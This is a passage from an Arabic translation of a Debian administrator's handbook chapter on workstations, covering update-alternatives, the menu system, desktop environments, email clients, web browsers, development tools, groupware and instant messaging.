> تقتضي كل من عمليتي تسجيل الأوامر والضبط الصريح استخدام السكربت **update-alternatives**. لتغيير وجهة أحد الأوامر الرمزية يكفي استدعاء **update-alternatives --config *symbolic-command***. ينشئ السكربت **update-alternatives** روابط رمزية (ويتابع تحديثها) في المجلد `/etc/alternatives/`، التي تشير بدورها إلى موقع الملف التنفيذي. مع مرور الزمن، تثبت حزم جديدة أو تزال حزم قديمة، أو يجري مدير النظام تعديلات صريحة على الإعداد. عند إزالة حزمة توفر أحد البدائل، ينتقل البديل آلياً إلى الخيار الأنسب التالي من بين الخيارات المتاحة المتبقية.
> لا تذكر سياسة دبيان جميع الأوامر الرمزية صراحة؛ فقد اختار بعض مشرفي الحزم استخدام هذه الآلية عمداً في حالات أقل بساطة حيث كانت توفر مرونة ملحوظة (من الأمثلة نذكر **x-www-browser**، **www-browser**، **cc**، **c++**، **awk**، وغيرها).

13.2.3. إدارة القوائم

توفر بيئات سطح المكتب الحديثة ومعظم مديرو النوافذ قوائم تسرد التطبيقات المتاحة للمستخدم. تنشئ دبيان قاعدة بيانات مركزية تسجل كافة التطبيقات المثبتة لإبقاء القوائم محدثة وموافقة للمجموعة الفعلية من التطبيقات المتوفرة. تسجل الحزم المثبتة حديثاً نفسها في قاعدة البيانات تلك، وتطلب من النظام تحديث القوائم تبعاً لذلك. تقدم هذه البنية التحتية عبر الحزمة menu.

عندما توفر الحزمة تطبيقاً يحتاج أن يظهر في نظام القوائم، تخزن ملفاً في مجلد `/usr/share/menu/`. يصف ذلك الملف بعض مزايا التطبيق (تطبيق رسومي أو لا، الخ)، والمكان الأمثل له في فروع القائمة. بعد ذلك، يستدعي السكربت اللاحق للتثبيت لهذه الحزمة الأمر **update-menus**، الذي يُحدِّث بدوره جميع الملفات اللازمة. لا يمكن أن يعرف هذا الأمر جميع أنواع القوائم التي تستخدمها التطبيقات المُثبَّتة. ولذلك،

يجب أن توفر الحزم القادرة على عرض قوائم سكربتاً تنفيذياً يُستَدعَى مع كافة المعلومات اللازمة من ملف القائمة؛ يجب أن يحوّل هذا السكربت المعلومات هذه إلى عناصر يستطيع التطبيق صاحب القوائم استخدامها. تُثبّت سكربتات الترشيح هذه في مجلد `/etc/menu-methods/`.

التعمق أكثر

توحيد القوائم

تقدم دبيان نظام قوائم خاص بها، لكن كل من بيئتي GNOME و KDE قد طورت حلاً خاصاً بها لإدارة القوائم أيضًا. اتفق المشروعان على صيغة لهذه القوائم —أو بالأحرى، اتفقا على صيغة موحدة لملفات `.desktop` التي تمثل عناصر القائمة— تحت مظلة مشروع FreeDesktop.org.

→ http://www.freedesktop.org/

لقد تابع مطورو دبيان هذا المشروع عن كثب، ويمكن توليد ملفات `.desktop` من نظام القوائم الخاص بدبيان (بمساعدة الحزمة menu-xdg). لكن لا تستخدم GNOME ولا KDE قائمة دبيان. تفضل كل منهما التحكم الكامل بقوائمها. لاحظ أن GNOME Calssic فقط فيها قائمة حقيقية، أما جلسة GNOME الافتراضية فتستخدم GNOME Shell التي تخلصت من قائمة التطبيقات بالكامل. في GNOME Classic، يمكن الوصول لمحرر القوائم (من حزمة alacarte) من خلال النقر باليمين على قائمة البانل، ثم اختيار « Edit menus ».

يستطيع مدير النظام أيضاً التأثير على العملية وعلى القوائم النهائية الناتجة. أولاً، يمكنه حذف عنصر من القائمة حتى لو كان التطبيق الموافق له مُثبّتاً، وذلك ببساطة عبر تخزين ملف فارغ في `/etc/menu/` اسمه يناسب الحزمة التي نريد تعطيل مدخلاتها. ثانياً، يمكن إعادة ترتيب القائمة وإعادة تسمية الأقسام أو تجميعها. الملف `/etc/menu-methods/translate_menus` يحوي تعريف طريقة التنظيم هذه وفيه أمثلة مدعومة بالتعليقات. أخيراً، يمكن إضافة عناصر جديدة إلى القائمة، لفتح برامج مُثبّتة دون استخدام نظام الحزم مثلاً، أو لتشغيل أمر معين مثل فتح متصفح الوب على صفحة محددة. تُعرَّف هذه العناصر الإضافية في الملفات `/etc/menu/local.`*`element`*، وهذه الملفات لها نفس صيغة الملفات الموجودة في `/usr/share/menu/`.

13.3. سطح المكتب الرسومي

هناك مجموعتان برمجيتان كبيرتان تسيطران على مجال سطوح المكتب الرسومية الحرة: GNOME وKDE. تتمتع كلا منهما بشعبية كبيرة. هذه حالة نادرة حقيقة في عالم البرمجيات الحرة؛ فمخدّم الوب أباتشي، على سبيل المثال، له عدد قليل جداً من النظراء.

هذا التنوع له جذور في التاريخ. كان KDE أول مشروع سطح مكتب رسومي، لكنه اختار مكتبة Qt الرسومية وكان ذلك الخيار غير مقبول لعدد كبير من المطورين. لم تكن Qt برمجية حرة ذلك الوقت، وتمّ الشروع في

GNOME اعتمادًا على مكتبة +GTK. أصبحت Qt حرة خلال تلك الفترة، لكن المشروعين لم يندمجا بل تطورا على التوازي.

لا يزال KDE وGNOME يتعاونان: تحت مظلة FreeDesktop.org، حيث تعاون المشروعان في تعريف معايير العمل المتبادل بين التطبيقات.


إن اختيار « أفضل » سطح مكتب رسومي هو موضوع حساس نفضل الابتعاد عنه. سوف نَصِفُ الإمكانيات العديدة المتاحة فقط، وسنعطي عدة مؤشرات للتعمّق في التفكير. سيكون أفضل خيار اختيارك الخاص الذي ستقدم عليه بعد بعض التجارب.

13.3.1. GNOME

تتضمن دبيان ويزي النسخة 3.4 من GNOME؛ التي يمكن تثبيها باستخدام الأمر البسيط **apt-get install gnome** (يمكن تثبيته أيضا باختيار مهمة « بيئة سطح المكتب الرسومي »).

يتميز GNOME بجهوده في سهولة الاستخدام وتسهيلات الوصول. شارك بعض محترفي التصميم في كتابة المعايير والتوصيات. ساعد هذا المطورين على إنشاء واجهات مستخدم رسومية مُرضية. كما يلقى المشروع تشجيعاً من اللاعبين الكبار في الحوسبة، مثل إنتل، وIBM، وأوراكل، ونوفل، وتوزيعات لينكس المختلفة طبعاً. أخيراً، يمكن استعمال العديد من اللغات البرمجية في تطوير التطبيقات التي تتكامل مع GNOME.

لقد استغرق GNOME في بناء هذه البنية التحتية وقتاً طويلاً، الذي يعتبر بيئة سطح مكتب أقل نضجاً بشكل واضح مقارنة ببيئة KDE. خصوصاً جهود تسهيلات الوصول والاستخدام، فهي حديثة العهد، ولم تبدأ الفوائد بالظهور إلا في إصدارات البيئة الأخيرة.



شكل 13.1. سطح المكتب GNOME

من وجهة نظر مديري النظم، يبدو أن GNOME مجهّز بشكل أفضل للنشر على نطاق واسع. هناك سجلين للتحكم بإعدادات التطبيقات، أولهما GSettings (القياسي حالياً، وهو يُخزِّن بياناته في DConf) والثاني GConf (النظام القديم المستخدم في GNOME 2.x، ولا تزال بعض تطبيقات GNOME 3.x تستخدمه). يمكن الاستعلام عن محتويات هذين السجلين وتحريرها باستخدام الأدوات النصية **gsettings**، **dconf** و**gconftool-2**، أو باستخدام الواجهتين الرسوميتين **dconf-editor** و**gconf-editor**. يستطيع مدير النظام إذاً تعديل إعدادات المستخدمين من خلال سكربت بسيط. الموقع التالي يحوي كل المعلومات المفيدة لمديري النظم الموكلين بإدارة محطات عمل تستخدم GNOME:


→ http://library.gnome.org/admin/system-admin-guide/stable/

→ http://library.gnome.org/admin/deployment-guide/

13.3.2. KDE

تحوي ديبان ويزي النسخة 4.8.4 من KDE، التي يمكن تثبيتها بالأمر **apt-get install kde-standard**.

تطورت KDE اعتماداً على أسلوب عملي كثيراً. لقد وصل مؤلفوها لنتائج سريعة جيدة جداً، وهذا سمح لهم بتنمية قاعدة مستخدمين كبيرة. ساهمت هذه العوامل في رفع مستوى جودة المشروع ككل. KDE بيئة سطح مكتب ناضجة بشكل مثالي وتحوي طيفاً واسعاً من التطبيقات.



شكل 13.2. سطح المكتب KDE


اختفت آخر مشكلات الترخيص منذ إصدار Qt 4.0. حيث أطلق هذا الإصدار تحت رخصة GPL لكل من نسختي لينكس وويندوز (بينما كانت نسخة ويندوز تصدر برخصة غير حرة سابقاً). لاحظ أنه يجب استخدام لغة C++ في تطوير تطبيقات KDE.

13.3.3. Xfce وغيره

Xfce هو سطح مكتب بسيط وخفيف، وهو يناسب الحواسيب ذات الموارد المحدودة. يمكن تثبيته بالأمر **`apt-get install xfce4`**. يعتمد Xfce، مثل GNOME، على مكتبات GTK+، كما يشترك مع GNOME بالعديد من المكونات.

بخلاف GNOME و KDE، لا يهدف Xfce لأن يصبح مشروعاً ضخماً. فهو لا يقدم بالإضافة للمكونات الأساسية لأي سطح مكتب متطور (مدير ملفات، مدير نوافذ، مدير جلسة العمل، لوحة لتشغيل التطبيقات وما

شابه)، إلا بعض التطبيقات الخاصة القليلة: متصفح وب خفيف جداً (Midori)، وطرفية، ورزنامة، ومستعرض صور، وأداة لحرق الأقراص الليزرية، ومشغل وسائط (Parole) ومتحكم بمستوى الصوت.



شكل 13.3. سطح المكتب Xfce

هناك سطح مكتب آخر متوفر في ويزي هو LXDE، الذي يركز على ناحية « الخفة ». يمكن تثبيته بمساعدة الحزمة الفوقية lxde.

13.4. البريد الإلكتروني

13.4.1. Evolution

> **مجتمع**
> **حزم مشهورة**
>
> يسمح تثبيت الحزمة popularity-contest بالمشاركة في إحصائية مؤتمتة تُعلِم مشروع دبيان بالحزم الأكثر شعبية. هناك سكربت يعمل أسبوعيًا بوساطة **cron** يرسل (عبر HTTP أو البريد الإلكتروني) قائمة مجهولة المصدر بالحزم المثبتة وتاريخ آخر استخدام للملفات التي تحويها. هذا يسمح بتمييز الحزم التي تستخدم فعليّاً عن غيرها من الحزم المثبتة.
>
> تساعد هذه المعلومات مشروع دبيان كثيراً. فهي تستخدم لتحديد الحزم التي يجب وضعها على الأقراص الأولى الخاصة بتثبيت النظام. كما أن معلومات التثبيت تشكل


عاملاً مهماً يستخدم عند اتخاذ القرار بإزالة حزمة عدد مستخدميها قليل جداً من التوزيعة. نحن ننصح بشدة بتثبيت حزمة popularity-contest والمشاركة في هذه الدراسة.

تُنشَر البيانات الملتقطة كل يوم.

→ http://popcon.debian.org/

يمكن أن تساعد هذه الإحصائيات أيضاً على اختيار واحدة من حزمتين متعادلتين في النواحي الأخرى. اختيار الحزمة الأكثر شهرة يزيد احتمال اختيار الحزمة الأفضل.

Evolution هو عميل البريد الإلكتروني لبيئة GNOME. يمكن تثبيته بالأمر **apt-get install evolution**. يذهب Evolutin إلى ما هو أكثر من عميل بريد إلكتروني بسيط، فهو يوفر رزنامة أيضاً، ودفتر عناوين، وقائمة مهام، ومذكرة (للملاحظات الحرة). يتضمن الجزء المتخصص بالبريد الإلكتروني نظام فهرسة قوي للرسائل الإلكترونية، كما يسمح بإنشاء مجلدات ظاهرية اعتماداً على طلبات البحث على كافة الرسائل المؤرشفة. بكلمات أخرى، تخزن جميع الرسائل بالأسلوب نفسه، لكنها تعرض بتنظيم هرمي يعتمد على المجلدات، كل مجلد يضم الرسائل التي تطابق مجموعة معايير للفلترة.



شكل 13.4. برنامج Evolution للبريد الإلكتروني

هناك إضافة لبرنامج Evolution تسمح له بالتكامل مع نظام Microsoft Exchange للبريد الإلكتروني؛ الحزمة التي تحويها هي evolution-exchange.

KMail .13.4.2


يمكن تثبيت برنامج البريد الإلكتروني الخاص ببيئة KDE بالأمر **apt-get install kmail**. يعالج KMail البريد الإلكتروني فقط، لكنه ينتمي إلى طقم برمجيات اسمه KDE-PIM (اختصار *Personal Information Manager* – مدير المعلومات الشخصية) يتضمن مزايا أخرى مثل دفتر عناوين، ورزنامة، وغيرها. يقدم KMail كل المزايا التي يتوقعها المرء من عميل بريد إلكتروني ممتاز.



شكل 13.5. برنامج KMail للبريد الإلكتروني

Thunderbird .13.4.3 وIcedove

عميل البريد الإلكتروني هذا، المضمن في الحزمة icedove، هو جزء من طقم برمجيات موزيلا. هناك مجموعات متنوعة من اللغات متاحة في الحزم *-icedove-l10n؛ تتكفل الإضافة enigmail بتشفير الرسائل وتوقيعها (للأسف، ليست متوفرة بجميع اللغات).



شكل 13.6. برنامج Icedove للبريد الإلكتروني

إن Thunderbird هو أحد أفضل عملاء البريد الإلكتروني، ويبدو أنه يلاقي نجاحاً باهراً، كما هو حال Mozilla Firefox.


في الواقع، دبيان ويزي لا تحوي Thunderbird، وإنما تحوي Icedove، وذلك لأسباب قانونية فصلناها في القسم اللاحق « Iceweasel، وFirefox وغيرهما »؛ لكن لا يوجد اختلاف حقيقي بين الاثنين عدا الاسم (والأيقونات).

13.5. متصفحات الوب

يعتمد Epiphany، متصفح الوب في طقم GNOME، على محرك العرض WebKit الذي طورته أبل لمتصفح Safari. الحزمة التي تحويه هي epiphany-browser.

يعمل Konqueror، مدير الملفات في KDE، كمتصفح وب أيضاً. يعتمد البرنامج على محرك العرض KHTML الخاص ببيئة KDE؛ إن محرك KHTML ممتاز، ويشهد على ذلك اعتماد محرك WebKit من شركة أبل عليه. يتوفر Konqueror في الحزمة konqueror.

يمكن للمستخدمين الذين لم يعجبهم أي مما سبق استخدام Iceweasel. يستخدم هذا المتصفح، المتوفر في الحزمة iceweasel، محرك العرض Gecko من موزيلا، مع واجهة رقيقة وقابلة للتوسعة فوقه.



شكل 13.7. متصفح الوب Iceweasel

ثقافة

Iceweasel، وFirefox وغيرهما

سيفاجأ العديد من المستخدمين ولا ريب لاختفاء موزيلا فايرفوكس من قوائم ديبان ويزي. لا داع للهلع: حزمة iceweasel تحوي المتصفح Iceweasel، الذي هو Firefox نفسه أساسًا تحت اسم مختلف.

إن الأسباب وراء إعادة التسمية ناتجة عن شروط الاستخدام التي تفرضها منظمة موزيلا على علامة Firefox™ التجارية المسجلة: فأي برنامج يدعى Firefox يجب أن يستخدم شعار Firefox الأصلي وأيقوناته. لكن بما أن رخصة هذه العناصر ليست حرة، لا يستطيع مشروع ديبان توزيعها في القسم الرئيسي *main*. وقد اختار مسؤول صيانة الحزمة استخدام اسم آخر بدلاً من نقل المتصفح كله إلى القسم غير الحر *non-free*.

لا يزال الأمر **firefox** متوفراً في الحزمة iceweasel، لكن بهدف التوافق مع الأدوات التي قد تحاول استخدامه فقط.

للأسباب نفسها أعيدت تسمية عميل البريد Thunderbird™ إلى Icedove.

ثقافة

موزيلا

كان Netscape Navigator المتصفح القياسي عندما بدأ الوب الوصول للجماهير، لكنه تراجع تدريجياً عندما ظهر Microsoft Explorer على الساحة. قررت Netscape (الشركة) مواجهة هذا الإخفاق « بتحرير » شفرتها المصدرية، بإصدارها تحت ترخيص حر، لمنحها حياة جديدة. كانت هذه بداية مشروع موزيلا. بعد العديد من سنوات التطوير، كانت النتائج أكثر من مُرضِية: فقد أنتج مشروع موزيلا محرك تظهير HTML (اسمه Gecko) من أكثر المحركات توافقاً مع المعايير القياسية. يستخدم محرك التظهير (rendering engine) هذا في المتصفح Mozilla Firefox على وجه الخصوص، وهو أحد أنجح متصفحات الوب، ويتمتع بقاعدة مستخدمين سريعة النمو.

تقدم ويزي أيضاً وافداً حديث العهد نسبياً على ساحة متصفحات الوب، وهو Chromium (المتوفر في الحزمة chromium-browser). تطور Google هذا المتصفح بمعدل سريع جداً لدرجة أن صيانة إصدار وحيد منه على طول فترة حياة دبيان ويزي لا تبدو ممكنة. هدفه الواضح هو جعل خدمات الوب أكثر جاذبية، من خلال تحسين المتصفح من ناحية الأداء ومن خلال زيادة أمان المستخدم. الشفرة الحرة التي تُشغِّل Chromium تُستَخدَم أيضاً في النسخة المحتكرة التي تدعى Google Chrome.

13.6. تطوير البرمجيات

13.6.1. أدوات +GTK في GNOME

أنجوتا (في الحزمة anjuta) هي بيئة تطوير مصممة لإنشاء تطبيقات +GTK لسطح المكتب GNOME. أما غلايد (في الحزمة glade) هو تطبيق مصمم لإنشاء واجهات +GTK الرسومية لبيئة GNOME وحفظها في ملف XML. يمكن بعدئذ تحميل ملفات XML هذه باستخدام مكتبة *libglade* المشتركة، التي تستطيع إعادة إنشاء الواجهات المحفوظة ديناميكياً؛ إن ميزة كهذه يمكن أن تكون مثيرة للاهتمام، مثلا للإضافات (plugins) التي تحتاج لنوافذ.

هدف أنجوتا هو جمع كل المزايا التي يتوقعها المرء من أي بيئة تطوير متكاملة، وذلك بطريقة تجزيئية.

13.6.2. أدوات مكتبة Qt في بيئة KDE

التطبيقات التي توافق السابقة بالنسبة لبيئة KDE هي بيئة التطوير KDevelop (في الحزمة kdevelop)، و Qt Designer (في الحزمة qt4-designer) لتصميم الواجهات الرسومية لتطبيقات Qt في KDE.

يفترض أن تتكامل الإصدارات اللاحقة من هذه التطبيقات مع بعضها بشكل أفضل، وذلك بفضل نظام المكونات KParts.

13.7. العمل التعاوني

13.7.1. العمل في مجموعات: *groupware*

تميل صيانة أدوات Groupware للتعقيد نسبياً لأنها تجمع عدة أدوات كما أن تلبية متطلباتها ليست سهلة في context توزيعة متكاملة. ولذلك فقد أسقطت قائمة طويلة من أدوات groupware التي كانت متوفرة في دبيان سابقاً بسبب نقص maintainers أو عدم التوافق مع البرمجيات الأخرى (الأحدث) في دبيان. لقد أسقطت PHPGroupware، و eGroupware، و Kolab لهذه الأسباب.

→ http://www.phpgroupware.org/

→ http://www.egroupware.org/

→ http://www.kolab.org/

لكنها لم تضع على أي حال. فالعديد من المزايا التي قدمتها البرمجيات « التعاونية » تقليدياً أصبحت تضاف إلى البرمجيات « العادية ». هذا يقلل الحاجة إلى برمجيات تعاونية متخصصة. على صعيد آخر، تحتاج هذه البرمجيات عادة لمخدم خاص. Kolab هو مثال جيد عن هكذا مخدم، الذي يستطيع التكامل مع بيئة KDE (Kontact، Kmail، وغيرها) ومع Horde (Webmail)، وThunderbird (عبر إضافة) وحتى مع Microsoft Outlook. الأهم من هذا هو توفر البدائل Citadel (في الحزمة citadel-suite) وSogo (في الحزمة sogo) في دبيان ويزي.

13.7.2. نظم المحادثة الفورية

الخيار الواضح عند إعداد نظام محادثة فورية داخلي للشركة هو Jabber: البروتوكول المعتمد فيه مفتوح المصدر (XMPP)، ولا تنقصه أي ميزة. يمكن تشفير الرسائل، وهذه قد تكون ميزة إضافية حقيقية، كما يمكن إعداد بوابات بين مخدم Jabber وشبكات المحادثة الفورية الأخرى مثل ICQ، أو AIM، أو Yahoo، أو MSN، وغيرها.

> *بدائل*
>
> Internet Relay Chat
>
> يمكن استخدام IRC بدلاً من Jabber. يرتكز هذا النظام على مفهوم القنوات أكثر من النظام الآخر. يبدأ اسم القناة بعلامة المربع #. تختص كل قناة عادة بموضوع محدد ويستطيع عدد غير محدد من الناس الانضمام للقناة للنقاش (لكن يستطيع المستخدمون إجراء محادثات واحد-مع-واحد خاصة إذا دعت الحاجة). بوتوكول IRC أقدم، ولا يسمح بتشفير الرسائل بين الأطراف؛ لكن لا يزال هناك مجال لتشفير المحادثات بين المستخدمين والمخدم من خلال استخدام بروتوكول IRC عبر نفق SSL.
> عملاء IRC أكثر تعقيداً قليلاً، وهي توفر عادة مزايا كثيرة لكنها قليلة الاستخدام في بيئات الشركات. مثلاً، « مسؤولو القناة – channel operators » هم مستخدمون

يمتازون بصلاحية طرد المستخدمين الآخرين من القناة، أو حظرهم نهائياً أيضاً، إذا سببوا فوضى في النقاش.
بما أن بروتوكول IRC قديم جداً، فهناك العديد من عملاء IRC التي تنسجم مع أذواق الفئات المختلفة للمستخدمين؛ من الأمثلة هناك XChat و Smuxi (عميلان رسوميان مبنيان على +GTK)، و Irssi (في الوضع النصي)، و Erc (يتكامل مع Emacs)، و Chatzilla (في طقم برمجيات موزيلا)، وغيرها.

